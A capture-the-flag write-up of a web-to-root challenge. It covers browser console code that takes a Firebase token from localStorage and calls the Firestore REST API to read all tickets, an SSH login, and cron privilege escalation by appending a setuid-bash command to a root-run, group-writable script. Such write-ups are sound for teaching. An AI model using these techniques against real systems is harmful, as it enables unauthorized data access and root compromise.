Upon accessing the page, we were presented with a login page named “MalaysiaU Support Portal”. I viewed the source page and found out that the web was built with React.

```
<!doctype html>
<html lang="en">
  <head>
    <script type="module">import { injectIntoGlobalHook } from "/@react-refresh";
injectIntoGlobalHook(window);
window.$RefreshReg$ = () => {};
window.$RefreshSig$ = () => (type) => type;</script>

    <script type="module" src="/@vite/client"></script>

    <meta charset="UTF-8" />
    <link rel="icon" type="image/svg+xml" href="/vite.svg" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>MalaysiaU Support Portal</title>
  </head>
  <body>
    <div id="root"></div>
    <script type="module" src="/src/main.jsx"></script>
  </body>
</html>
```

At the same time, we could also view the /src/main.jsx file.

Nothing really special about this file. This file is the "bootstrapper." It grabs the HTML, initializes React, and loads your App component onto the screen.

Since Vite development servers expose source files directly. I tested common source file paths and tried to understand the code:

1. http://118.107.233.236:3005/src/App.jsx
2. http://118.107.233.236:3005/src/firebase-config.js
3. http://118.107.233.236:3005/src/pages/Login.jsx
4. http://118.107.233.236:3005/src/pages/Dashboard.jsx
5. http://118.107.233.236:3005/src/pages/Chat.jsx
6. http://118.107.233.236:3005/src/components/ChatMessage.jsx
7. http://118.107.233.236:3005/src/main.jsx
8. http://118.107.233.236:3005/package.json

And these are what we found:

Retrieved Firebase Configuration:

```
// Your web app's Firebase configuration
// For Firebase JS SDK v7.20.0 and later, measurementId is optional
const firebaseConfig = {
  apiKey: "AIzaSyBnFHdbXaNzsVX1If83sBv0o-g48fNGD94",
  authDomain: "supportchat-897c5.firebaseapp.com",
  projectId: "supportchat-897c5",
  storageBucket: "supportchat-897c5.firebasestorage.app",
  messagingSenderId: "640862952306",
  appId: "1:640862952306:web:10d25b3a6b2765b90b1beb",
  measurementId: "G-65VJHQJHL4"
};
```

Key Routes Identified:

```
<Routes>
  <Route path="/login" element={<Login />} />
  <Route path="/dashboard" element={<Dashboard />} />
  <Route path="/chat/:ticketId" element={<Chat />} />
</Routes>
```

Authentication Logic:

```
function App() {
  _s();
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  useEffect(() => {
    const unsubscribe = onAuthStateChanged(auth, (currentUser) => {
      setUser(currentUser);
      setLoading(false);
    });
    return () => unsubscribe();
  }, []);
```

Observations:

- Client-side only route protection
- Firebase Authentication integration

- Protected routes redirect to `/login` if not authenticated

File: `http://118.107.233.236:3005/src/pages/Dashboard.jsx`

Critical Code - Ticket Loading:

```
const loadTickets = async () => {
  try {
    const ticketsRef = collection(db, "support_tickets");
    const q = query(
      ticketsRef,
      where("user_id", "==", auth.currentUser.email)
    );
    const querySnapshot = await getDocs(q);
    const ticketsList = [];
    querySnapshot.forEach((doc) => {
      ticketsList.push({ id: doc.id, ...doc.data() });
    });
    setTickets(ticketsList);
    setLoading(false);
  } catch (error) {
    console.error("Error loading tickets:", error);
    setLoading(false);
  }
};
```

Firestore Data Structure Discovered:

javascript

```
{
  user_id: "user@email.com",
  subject: "Ticket subject",
  status: "open" | "closed",
  created_at: "YYYY-MM-DD",
  internal: true | false  // 🔒 INTERNAL TICKET FLAG
}
```

Key Finding: There's an `internal` boolean field that marks administrative/privileged tickets!

File: http://118.107.233.236:3005/src/components/ChatMessage.jsx

Found the flag format and the roles

```
function ChatMessage({ message }) {
  const isSupport = message.sender_role === "support";
  const isAdmin = message.sender_role === "admin";
  const isStudent = message.sender_role === "student";
  const isSensitive = message.content.includes("MCC2025{") || message.content.toLowerCase().includes("password") || message.content.toLowerCase().includes("ssh");
  return /* @__PURE__ */ jsxDEV("div", { style: {
    ...styles.message,
```

Now that all were ready, I logged in to the website. Created a new ticket, opened the console and typed:

```
// Firestore REST API configuration

const projectId = 'supportchat-897c5';

const apiKey = 'AIzaSyBnFHdbXaNzsVX1If83sBv0o-g48fNGD94';


// Get authentication token

const getAuthToken = () => {

  const keys = Object.keys(localStorage);

  const authKey = keys.find(k => k.includes('firebase:authUser'));

  if (authKey) {

    const user = JSON.parse(localStorage.getItem(authKey));

    return user.stsTokenManager.accessToken;

  }

  return null;

};
```

```
const token = getAuthToken();


// List all tickets (attempting to bypass user_id filter)
fetch(`https://firestore.googleapis.com/v1/projects/${projectId}/databases/(default)/documents/support_tickets?key=${apiKey}`, {
  headers: token ? {
    'Authorization': `Bearer ${token}`
  } : {}
})
.then(r => r.json())
.then(data => {
  console.log('Tickets response:', data);
  if (data.documents) {
    console.log(`Found ${data.documents.length} tickets!`);
    data.documents.forEach(doc => {
      console.log('Ticket:', doc.name.split('/').pop());
      console.log('Fields:', doc.fields);
    });
  }
})
.catch(err => console.error('Error:', err));
```

Why and how it works?


The app's client-side code filters tickets using `where('user_id', '==', email)`, but this is just **cosmetic filtering** - not real security. By calling Firestore's REST API directly instead of using the Firebase SDK, we bypass this client-side filter entirely.

How it works?


1. **Extract auth token** from browser's localStorage (proves we're logged in)
2. **Call Firestore REST API directly** with our token but **without any `where()` filter**
3. **Firestore's security rules are misconfigured** (allow any authenticated user to read everything)
4. **Result:** We get ALL 47 tickets in the database instead of just our own tickets

The key vulnerability: The developers relied on client-side filtering for security instead of proper Firestore security rules. Client-side filtering = no security at all!

Think of it like: The app's UI only shows you your own emails, but if you call the email server's API directly and the server doesn't check permissions, you can read everyone's emails. Same concept here with Firebase/Firestore.



A list of tickets was shown and we needed to find the correct ticket that contained the information that we needed.



We got our first flag through http://118.107.233.236:3005/chat/vtvTqi6ye8vUR9rWWtFd.

First flag: MCC2025{F1r3b4s3_0p3n_t0_4ll_N0_Rul3s}

From the conversation between admin@malaysiauniv.edu.my and support@malaysiauniv.edu.my, we need to connect to the server using ssh.

ssh user1@118.107.233.236 -p 2205

```
user1@support-server:~$ ls
README.txt  user_flag.txt
user1@support-server:~$ cat user_flag.txt
MCC2025{SSH_4cc3ss_G41n3d_us3r1}
```

After logging in, use ls and cat to find the second flag.
Second flag: MCC2025{SSH_4cc3ss_G41n3d_us3r1}

Read the README.txt first.

```
user1@support-server:~$ cat README.txt
MalaysiaU Support Server - user1 account

This account is used for basic server monitoring.
You can check system logs and service status.

For any maintenance tasks, check the scheduled jobs.
```

The hint says, check the scheduled jobs which refer to the cronjob.

First, check the cron.d directory for additional jobs

```
user1@support-server:~$ ls -la /etc/cron.d/ total 24 drwxr-xr-x 1 root root
4096 Nov 24 1446 . drwxr-xr-x 1 root root 4096 Nov 29 1018 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
-rw-r--r-- 1 root root   56 Nov 24 1446 backup_script
-rw-r--r-- 1 root root  201 Jan  8  2022 e2scrub_all
```

Here we can see there is a backup_script.

```
user1@support-server:~$ cat /etc/cron.d/backup_script
*/2 * * * * root /opt/scripts/backup.sh >/dev/null 2&1
```

So the /opt/scripts/backup.sh is running as root for every 2 minutes. We check first the permission of this file.

```
user1@support-server:~$ ls -la /opt/scripts/backup.sh
-rwxrwxr-x 1 root user1 407 Nov 29 1614 /opt/scripts/backup.sh
```

The script is writeable by group user1 and our group is user1.

```
user1@support-server:~$ id
uid=1000(user1) gid=1000(user1) groups=1000(user1)
```

So basically we can append our bash command and get into the root shell.


```
user1@support-server:~$ echo 'cp /bin/bash /tmp/rootbash; chmod 4755 /tm
p/rootbash' >> /opt/scripts/backup.sh
user1@support-server:~$ cat /opt/scripts/backup.sh
```

```
#!/bin/bash
# MalaysiaU Support Server Backup Script
# Runs as root via cron every 2 minutes
# Backup important files
tar -czf /var/backups/support_backup_$(date +\%Y\%m\%d_\%H\%M.tar.gz
/home/user1/ 2/dev/null
# Clean old backups (older than 7 days)
find /var/backups/ -name "support_backup_*.tar.gz" -mtime 7 -delete
# Log backup completion echo "Backup completed at $(date)" >>
/var/log/backup.log cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash
```

After two minutes, use this command:

```
/tmp/rootbash -p
```

Result:



Third Flag: MCC2025{Pr1v_3sc_Cr0n_R00t_PWN3D}